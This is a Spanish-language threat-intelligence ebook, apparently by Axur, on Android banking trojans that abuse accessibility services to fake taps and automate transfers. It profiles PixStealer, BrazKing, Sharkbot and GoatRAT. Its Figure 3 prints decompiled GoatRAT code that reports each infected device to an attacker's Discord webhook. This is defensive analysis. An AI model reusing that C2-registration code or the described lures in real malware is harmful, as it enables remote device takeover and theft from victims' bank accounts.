
AXUR



EBOOK

Cómo la "mano fantasma" del malware vulnera la seguridad de los dispositivos Android

Cómo la "mano fantasma" del malware vulnera la seguridad de los dispositivos Android

Resumen ejecutivo

Antes de que se crearan sistemas como Android e iOS, el mundo de la informática ya había acumulado mucha experiencia con sistemas como Windows y Linux, así como con la generación anterior de sistemas móviles, como Windows CE, PalmOS y Symbian. Lo que se sabía era que todos ellos habían sido atacados por malware, en mayor o menor medida.

Para evitar que este escenario se repita y hacerse viable como un sistema capaz de combinar flexibilidad de uso y fiabilidad, Android adopta una serie de características de seguridad, aplicando la defensa en profundidad para dificultar los exploits al tiempo que limita la interacción entre aplicaciones. Aunque el usuario puede reducir algunas de estas barreras, hay ciertas concesiones que ni siquiera el propietario del dispositivo es capaz de hacer sin salirse de las líneas establecidas por el sistema.

A pesar de ello, los creadores de malware han conseguido encontrar diversas formas de desarrollar y propagar programas maliciosos en este entorno.

Este informe explora la técnica de la “mano fantasma”, que se caracteriza por el uso de las funciones de accesibilidad de Android para simular toques y gestos en el dispositivo.

Este formato de ataque se ha hecho muy popular en los últimos dos años, e incluso ha sido utilizado por varios troyanos de origen Latinoamericano para realizar transferencias automatizadas. Sin embargo, existen muchas posibilidades diferentes.

El servicio de accesibilidad de Android es muy potente y puede permitir al malware obtener acceso remoto y el control total del dispositivo. Por supuesto, esta función no se creó para facilitar actividades maliciosas en la plataforma.

El objetivo del servicio de accesibilidad es apoyar soluciones que faciliten el uso del dispositivo a personas con discapacidad, ya sea por dificultades de visión o por las funciones motoras necesarias para realizar gestos en interfaces táctiles.

Teniendo en cuenta el importante papel de esta tecnología en la inclusión digital, Android ha tratado de modular el acceso a estas funciones, buscando un equilibrio entre la seguridad y la misión de accesibilidad.

Para aclarar cada uno de estos puntos y su relación con el entorno digital, este informe ofrece una visión general:

- El panorama del malware para Android
- Cómo han evolucionado los ataques para explotar la accesibilidad;
- Lo que los análisis de Axur ya han revelado sobre la técnica de la mano fantasma en varios artefactos maliciosos (como PixStealer, Sharkbot, BrazKing y BrasDex);
- Qué ha hecho Android para limitar este malware
- Cómo puede proteger su negocio, sus clientes y su empresa.

Una nueva frontera

La creación de amenazas y ataques dirigidos a dispositivos móviles requiere la incorporación de tácticas y trucos moldeados para este fin. Además de utilizar su propio sistema operativo, el smartphone desempeña un papel diferente en la vida del usuario que un ordenador o incluso un portátil.

El smartphone puede ser el compañero constante de una persona, tanto en situaciones de mayor fragilidad, como en el hospital, como en momentos de relax y ocio. Al ser también un teléfono, el smartphone es un canal más que legítimo para recibir comunicaciones inesperadas.

Al ser un dispositivo más limitado en términos de almacenamiento y procesamiento, el smartphone también depende en gran medida de la nube como extensión de sus propias capacidades. Teniendo en cuenta que los usuarios están más animados a almacenar información en la nube o incluso a utilizar aplicaciones en entornos remotos, atacar el smartphone puede resultar muy ventajoso, abriendo el camino a accesos indebidos a estas aplicaciones en la nube.

Todo esto abre nuevas posibilidades para un atacante, ya sea creando señuelos que no tendrían sentido en la pantalla de un ordenador de sobremesa, eligiendo el mejor momento para acercarse a la víctima o aprovechando los contextos típicos de estos dispositivos. Los ataques son diversos, y los estafadores siguen encontrando nuevas formas de explotar los canales de comunicación y los hábitos de los usuarios para aumentar sus posibilidades de éxito.

Ataques contra smartphones

1/2

Phishing (Tradicional)	Mensajes por correo electrónico, SMS, apps de mensajería y otros contextos de comunicación, con enlaces o números de teléfono que lleven al contacto directo con el atacante.
Vishing (Phishing por voz)	Estafas iniciadas por una llamada telefónica realizada por el atacante que puede llevar al usuario a acceder a enlaces o facilitar información (como códigos 2FA).

Ataques contra smartphones

Aplicación falsa	Aplicación que utiliza el nombre y la marca de otra empresa, normalmente distribuida en tiendas no oficiales.
Soporte técnico falso	Una forma de vishing en la que el atacante afirma que el smartphone de la víctima tiene una vulnerabilidad y que es necesario instalar una aplicación de acceso remoto con el pretexto de mantener o proteger el dispositivo.
Actualización adulterada	Manipulación de una app ya instalada por el usuario, que era inofensiva hasta que se distribuyó la actualización maliciosa.
Fleeceware / App indeseado	Aplicaciones con funciones no deseadas registradas con nombres engañosos, incluidos periodos de prueba muy cortos y elevados cargos automáticos.
Piratería / Sideloading	Tiendas de terceros no seguras que distribuyen versiones desbloqueadas de aplicaciones de pago o aplicaciones bloqueadas por región.
Malware integrado	La imagen del sistema Android creada por el fabricante puede contener código de terceros que integre código malicioso, como el troyano **Triada**.
Espionaje local	Instalación de una aplicación espía mediante acceso físico al dispositivo.
Robo	A la víctima le roban el smartphone, lo que le da acceso a la tarjeta SIM. Para desbloquear el smartphone, el ladrón puede esperar a que la víctima vuelva a utilizar el número de la tarjeta SIM robada y ponerse en contacto con ella (mediante phishing o vishing) para obtener una contraseña de desbloqueo.
Exploit chain	Ataque sofisticado que utiliza múltiples vulnerabilidades en secuencia para violar la seguridad de la aplicación y el sandbox del sistema, haciendo posible la instalación de software con un solo clic en un enlace malicioso.

Panorama en Android: un reto para el malware

Las aplicaciones de Android no pueden realizar ninguna tarea en el sistema, lo que impone una serie de restricciones al desarrollo de malware.

En entornos de escritorio (como Windows), cualquier software que se ejecute normalmente puede acceder a todos los archivos y funciones disponibles para el usuario. Esto significa que un programa no necesita permisos especiales para detectar tecleos o clics, monitorear ventanas, leer y modificar archivos de usuario generados por otros programas, entre otras actividades.

En Android, los programas instalados por el usuario se ejecutan en el sandbox de aplicaciones, que utiliza funciones de control de acceso para aislar las aplicaciones y limitar el acceso a los datos del usuario.

El usuario interactúa con los controles de este sandbox ejecutando las aplicaciones a través de ventanas que le indican los permisos necesarios. Así, sólo se puede acceder a los datos del sistema o del usuario (como mensajes SMS y listas de contactos) con su permiso. Los sensores y las interfaces de red (como GPS y Bluetooth) también pueden requerir permisos del usuario.

El teclado virtual, en cambio, está controlado por una aplicación específica dedicada a esta función. En la práctica, ninguna otra aplicación debe tener acceso a la información tecleada por el usuario: el programa sólo tiene acceso a lo que el usuario ha tecleado en su propia ventana.

Este aislamiento no es absoluto. Por ejemplo, las aplicaciones pueden leer o escribir en el portapapeles (utilizado por las funciones de copiar y pegar) sin autorización previa del usuario, lo que permite que las aplicaciones transfieran o recopilen información sin que el usuario se dé cuenta.

Sin embargo, hay algunos permisos que el usuario no puede conceder fácilmente. El llamado almacenamiento privado de las aplicaciones, que debe utilizarse para guardar cualquier información que no sea de utilidad para otros programas, es siempre exclusivo de cada aplicación. Los archivos propios del sistema operativo también están siempre protegidos contra cambios y sólo pueden modificarse elevando los permisos a "root", lo que no es un procedimiento estándar en Android.

Incluso con estos obstáculos, los delincuentes siguen desarrollando malware para la plataforma. En 2022, Axur detectó 15.000 aplicaciones móviles falsas, es decir, aplicaciones maliciosas que intentan utilizar la identidad y la marca de servicios legítimos. Esto supuso un 15% más que en 2021.

Si el código malicioso no ha dejado de existir a pesar de las dificultades, significa que los desarrolladores de malware han buscado alternativas para replicar o adaptar comportamientos maliciosos en los smartphones. Algunos ejemplos:

Recopilación de datos de otros programas: Android no da acceso global al teclado ni a las ventanas abiertas por el usuario, lo que imposibilita el funcionamiento de los tradicionales keyloggers y spyware de escritorio. Los creadores de malware minimizan esta limitación creando apps falsas que imitan la interfaz de la app legítima para que el usuario introduzca su información en lel propio malware. Otra opción más invasiva es convencer al usuario de que active el permiso de "superposición" para que el malware pueda robar la ventana de otra aplicación con una ventana falsa.

Recopilación de datos por mecanografía: Dado que sólo la aplicación registrada como teclado es capaz de recopilar toda la información de escritura, los métodos tradicionales de recopilación de datos sólo pueden reproducirse en Android si el malware se activa como teclado en Android. Aunque esta es una posible vía de ataque, requiere mucha cooperación por parte del usuario, que es quizás la razón por la que es poco común en la práctica.

Robo de cookies: una operación muy común en el malware de robo de credenciales, el robo de cookies no es posible en Android. El aislamiento de datos de aplicaciones impide que una app instalada en el dispositivo acceda a los datos generados por otro software, y esto incluye las cookies generadas por el navegador web. El malware "Cookiethief", descubierto en 2020, fue uno de los pocos que intentó eludir esta protección - pero esto sólo fue posible para este malware obteniendo acceso "root", que no es estándar en Android, además de configurar un servidor proxy para redirigir los accesos del navegador al propio malware.

Aunque en teoría es posible explotar las vulnerabilidades de Android para acortar el camino y reducir la necesidad de interacción del usuario, esto no ha sido muy habitual fuera de los ataques dirigidos. La diversidad de dispositivos y personalizaciones de Android, así como las profundas técnicas de seguridad del sistema, tienden a dificultar este tipo de ataques.

Sin embargo, explotar las vulnerabilidades no es imposible. En marzo de 2023, Google hizo públicas tres cadenas de exploits (dos para Android y una para iOS) que obtenían acceso completo al dispositivo tras acceder simplemente a una página web, sin necesidad de instalar apps ni conceder permisos. Los ataques se atribuyeron a empresas especializadas en el desarrollo de software de espionaje, es decir, no se trataba de delincuentes comunes que utilizaban estas vulnerabilidades para un malware cualquiera.

De hecho, los creadores de malware han preferido una vía con atractivo y funcionalidad universales, algo que es más sencillo de replicar en varios programas maliciosos diferentes, que no puede parchearse fácilmente mediante una actualización de software y que, aun así, concede suficientes permisos para espiar e incluso controlar el dispositivo a distancia: el sistema de accesibilidad de Android.

Cómo la accesibilidad permite los ataques

Las tecnologías de apoyo (TA) agrupan todos los dispositivos, técnicas y procesos que proporcionan asistencia o apoyo para mejorar la calidad de vida de las personas con discapacidad.

Para permitir el uso de estas tecnologías dentro de sus entornos, los sistemas operativos ofrecen una serie de características de esta categoría bajo el nombre de "accesibilidad" (en el caso de Android) o "facilidad de acceso" (Windows).


En Windows, al no existir aislamiento entre la mayoría de las aplicaciones, los programas que ofrecen accesibilidad no requieren un tratamiento especial. Pero un narrador de pantalla, por ejemplo, necesita acceder al contenido de cualquier aplicación abierta, lo que crea un conflicto con el modelo de seguridad más estricto de Android.

Para que la seguridad no imposibilite el uso y la innovación en tecnologías de asistencia, el usuario tiene autonomía para conceder el permiso de "servicio de accesibilidad" a cualquier aplicación. Con este permiso, el software puede utilizar una serie de funciones exclusivas para este fin que son bastante completas y no dependen del permiso raíz.

Como las funciones de accesibilidad están pensadas para facilitar el uso del dispositivo a personas con restricciones motoras, existen funciones que simulan interacciones gestuales.

A través de estas funciones, el software de accesibilidad legítimo puede traducir las acciones que la persona es capaz de realizar (incluso por medios distintos a los tradicionales) en gestos o toques comprensibles para cualquier aplicación.

Al ser capaz tanto de leer la pantalla como de interactuar con las aplicaciones abiertas, el software de accesibilidad puede controlar básicamente cualquier aspecto del smartphone.



Antes de eso, sin embargo, el malware necesita convencer al usuario para que conceda el permiso de accesibilidad desde una pantalla específica en los ajustes de Android. En general, el malware comienza mostrando un mensaje de advertencia (como se muestra en la ilustración) informando al usuario de que necesita realizar esta configuración y seguir con cualquier otro cebo prometido durante la instalación de la aplicación.

Una pieza de malware que hace uso de esta técnica, conocida como "GService", promete una actualización de Android e informa al usuario de que la actualización sólo puede proceder una vez que el permiso ha sido correctamente configurado por la víctima. Por supuesto, existen otros tipos de mensajes, como veremos más adelante.

El término "accesibilidad", aunque totalmente benigno en el contexto en el que se suele utilizar, puede resultar bastante confuso y desconocido para la víctima. A pesar de varias advertencias del propio sistema Android a la hora de configurar este permiso, lo que vemos es que los creadores de malware siguen recurriendo a las funciones de accesibilidad, lo que significa que este método de ataque debe tener cierto éxito.

En cualquier caso, la compleja arquitectura de seguridad de Android queda básicamente derrotada una vez que se ha concedido este permiso. La aplicación maliciosa es ahora capaz no sólo de acceder al texto de la pantalla para leer información a la que no debería tener acceso, sino también de interactuar con las aplicaciones mediante toques y entradas falsas en los campos de texto.

De hecho, aunque el malware sigue sin poder obtener lo que se escribe a través del teclado virtual, el acceso al contenido de la ventana abierta le permite monitorear constantemente el contenido de los campos de entrada (EditText), lo que en la práctica hace posible la función de captura de escritura incluso sin acceso directo al teclado.

Como Android es incapaz de validar si los gestos ordenados por el malware proceden realmente de una iniciativa del usuario, el software malicioso puede falsificar toques y gestos sin ninguna intervención de la víctima. Por eso este canal de ataque se conoce como ghost hand y GhostTouch - "mano fantasma" y "toque fantasma", respectivamente.

La técnica de la "mano fantasma" en la práctica

El equipo de Inteligencia de Ciberamenazas de Axur ya ha analizado varios artefactos maliciosos que emplean la ingeniería social para convencer al usuario de que configure el malware como un servicio de accesibilidad y, normalmente, conceda también el permiso de administración del sistema, un permiso que se utiliza principalmente para permitir el acceso remoto mientras el móvil está inactivo y bloqueado.

Estos malware llevan a Android el modus operandi de la familia de troyanos Banker, que roban contraseñas bancarias en Windows, y en algunos casos también innovan con características que explotan el funcionamiento de las aplicaciones en Android.

PixStealer

PixStealer, uno de los primeros programas maliciosos destinados a automatizar transferencias bancarias no autorizadas por el usuario, fue detectado en 2021 y llegó a registrarse en Google Play, la tienda oficial de aplicaciones del sistema.

Axur supervisa constantemente las tiendas de aplicaciones y lleva a cabo el proceso de eliminación de aplicaciones ilícitas de sus clientes, lo que ayuda a minimizar el impacto de incidentes como este.

En cualquier caso, utilizando el nombre de entidades financieras como cebo, el artefacto convencía al usuario para activar el servicio de accesibilidad aprovechando la confianza depositada por la víctima en la marca falsificada por el atacante.

Tras obtener los permisos, el malware interactuaba con la app legítima de la entidad atacada, pulsando sobre la pantalla para abrir la consulta de saldo y posteriormente rellenando los campos de texto de la transferencia bancaria para iniciar el envío del dinero disponible en la cuenta.

El procedimiento de consulta de saldo para que el malware sepa cuánto puede robar a la víctima acabaría convirtiéndose en una función rutinaria de los códigos maliciosos de este tipo.

PixStealer, una de las primeras piezas de malware con esta capacidad, comenzó dirigiéndose a una única institución financiera.

BrazKing y familia 'Google Service'

Otra serie de malware pionera en el uso de funciones de accesibilidad para robar datos bancarios en Latinoamérica, BrazKing y el troyano "Google Service" también utilizan el servicio de accesibilidad para atacar a instituciones financieras.

De hecho, el nombre "Google Service" deriva directamente del nombre del servicio de accesibilidad instalado por estos artefactos. Al igual que con PixStealer, el usuario es engañado para que habilite este servicio con el fin de supuestamente llevar a cabo una actualización importante en el sistema Android para que el smartphone no se bloquee o quede inoperativo.

Las diferencias entre las versiones del malware radican principalmente en el número de entidades atacadas y las mejoras incluidas con el paso del tiempo. Axur detectó versiones del troyano Google Service dirigidas a 13 aplicaciones, mientras que otras interferían en los servicios de 25 apps.

Este malware se caracteriza por el control remoto a través de un servidor C2 ("comando y control"). Entre las funciones disponibles, "open lock", por ejemplo, obliga al smartphone contaminado a mostrar una ventana superpuesta de un servicio especificado por el atacante. También es común un comando muy específico: "bking_opera".

Al igual que PixStealer, se encontraron versiones de este malware en Google Play y se eliminaron tras ser denunciadas por su ilegitimidad.




Figura 1: Enlace de instalación de RepatBanker, uno de los programas maliciosos que utiliza el servicio de Google como servicio de accesibilidad.

Sharkbot

Si nos fijamos en sus capacidades y objetivos, Sharkbot es muy similar a otros programas maliciosos de accesibilidad. Sin embargo, la amenaza destaca por el uso de señuelos más relacionados con el ocio, como reproductores de audio y vídeo, control de IPTV o supuestas versiones mejoradas de redes sociales (como WhatsApp+ y Facebook Gold).

Se trata de una línea de actuación muy viable, ya que estas apps son muy utilizadas en dispositivos móviles.

Sería un error pensar que esto significa que el malware es menos sofisticado que otros códigos que intentan asumir la identidad de instituciones financieras. De hecho, Sharkbot se basa en funciones para ofuscar partes de su código e intenta detectar el uso de emuladores para dificultar la ingeniería inversa y el análisis de su comportamiento.

Del mismo modo, el malware utiliza toques y gestos de accesibilidad simulados en momentos concretos para cerrar la ventana e impedir que el usuario desinstale el malware mediante métodos tradicionales de gestión de aplicaciones. Otro elemento diferenciador es el monitoreo de mensajes SMS para robar códigos de autenticación en dos pasos.

Sin embargo, lo más llamativo de Sharkbot es que utiliza una técnica de superposición. Antes del uso del permiso de accesibilidad, los códigos maliciosos para Android utilizaban el permiso de "superposición de pantalla" para colocar ventanas falsas encima de la pantalla real de la aplicación.

Sharkbot mezcla las dos técnicas: es capaz de utilizar el servicio de accesibilidad para llevar a cabo acciones automatizadas en las aplicaciones del usuario, pero también se le puede ordenar que muestre una ventana superpuesta especificada por el atacante en el servidor de control.

Con estas dos técnicas utilizadas conjuntamente, el malware es capaz de llevar a cabo ataques automatizados y seguir siendo una potente herramienta para robar credenciales.

Figura 2: Una superposición creada por Sharkbot permite capturar credenciales mientras se ejecuta una aplicación legítima.

GoatRAT

Este malware convence al usuario para que habilite la accesibilidad y los permisos de grabación/transmisión de pantalla. En un artefacto analizado por Axur, el malware utilizaba el nombre "chatPrive", alegando que la accesibilidad era necesaria para acceder al chat.

Los dispositivos contaminados se controlan a través de la plataforma de chat Discord, un servicio de chat gratuito que permite crear espacios de mensajes privados (o "servidores").

```
public void connect() {
    ScreenSharingHelper.requestSharing(this);
    if (this.sessionId == null) {
        this.sessionId = Utils.randomString(6, true);
        DiscordWebhook discord = new DiscordWebhook(Const.DISCORD_WEBHOOK);
        discord.setUsername("GoatRat.com - Remote Access");
        discord.setAvatarUrl("https://cdn.discordapp.com/attachments/1073074677838250014/1073074749888012328/istockphoto-1138228321-612x612_1.jpg");
        discord.setContent("<:link: [redacted]> **  ** **NOVA CONEXÃO** \\n<:link: [redacted] **  ** **MODELO DO DISPOSITIVO**: " + getDeviceName()
        + "\\n<:link: [redacted] **  ** **VERSÃO DO ANDROID**: " + getAndroidVersion() + "\\n> ```" + this.sessionId + "```");
        try {
            discord.execute();
        } catch (IOException e) {
            throw new RuntimeException(e);
        }
    }
    SharingEngine sharingEngine = this.sharingEngine;
    sharingEngine.setUsername(Build.MANUFACTURER + " " + Build.MODEL);
    this.sharingEngine.connect(this, this.sessionId, "", $$Lambda$MainActivity$RJI8PfEYrbXeBJbxjWp_lBOus.INSTANCE);
}
```

Figura 3: Extracto del código GoatRAT responsable del registro de contaminaciones en Discord.

El malware posee varios usos que utilizan la función de accesibilidad para simular toques y gestos en la pantalla que responden a órdenes recibidas por su controlador. En muchos casos, la nomenclatura de los comandos acompaña a la finalidad para la que están pensados - "tap" para tocar, "swipe" para deslizar, "back" para retroceder y "paste" para realizar una operación de "pegado", por ejemplo.

Con estos permisos y funcionalidades, el delincuente es capaz de monitorear la actividad del smartphone contaminado (mediante la grabación de la pantalla) y controlar el dispositivo a distancia con injerencia directa en las acciones realizadas por el usuario.

El malware también utiliza estas funciones para intentar interactuar con algunas apps bancarias y realizar transferencias automáticas.

BrasDex e PixPirate

BrasDex y PixPirate son programas maliciosos recientemente activos que se distribuyen utilizando la marca y el nombre de instituciones financieras, normalmente a través de enlaces y otros canales de ingeniería social (phishing) o tiendas de terceros.

